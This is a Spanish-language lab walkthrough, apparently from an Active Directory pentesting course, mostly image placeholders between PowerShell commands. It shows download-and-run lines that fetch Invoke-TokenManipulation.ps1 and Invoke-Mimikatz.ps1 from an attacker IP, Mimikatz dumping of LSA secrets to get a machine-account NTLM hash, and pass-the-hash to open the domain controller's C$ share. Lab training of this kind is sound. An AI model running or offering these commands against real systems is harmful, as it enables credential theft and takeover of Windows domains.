





Ahora nos copiamos la **url **para facilitar el siguiente comando que debemos introducir en la powershell que tenemos en la maquina victicma.

cd /
iex (New-Object Net.WebClient).DownloadString('http://10.0.5.101/Invoke-TokenManipulation.ps1')Ahora vamos a enumerar todos los tokens disponibles en la máquina:
Invoke-TokenManipulation –EnumerateVamos a revisar quien es el DC de este entorno, en una powershell con PowerView.ps1 importado o abrimos una nueva shell y lo importamos como antes:
Get-DomainController | Select-Object Name,IPAddress
Ahora vamos a importar Mimikatz:
iex (New-Object Net.WebClient).DownloadString('http://10.0.5.101/Invoke-Mimikatz.ps1')Y vamos a dumpear esos tokens:
Invoke-Mimikatz -Command '"privilege::debug" "token::elevate" "lsadump::secrets" "exit"'
Nos interesa este NTLM que es el hash NTLM actual de la cuenta de máquina RESEARCH\SECLOGS$
Ahora abrimos una nueva powershell con privilegios de admin y ejecutamos:
cd C:\Tools
powershell -ep bypass
. .\Invoke-Mimikatz.ps1
Invoke-Mimikatz -Command '"sekurlsa::pth /user:SECLOGS$ /domain:research.security.local /ntlm:6619f8ee5f9765c7d98f06d6fbcc96ce /run:powershell.exe"'Adapta el
NTLMa tu output previo.
Se nos abrira una nueva powershell, ahora vamos a probar a listar el contenido del disco C: de la maquina DC.
dir \\prod.research.security.local\C$
- EOF -
<< back_to_index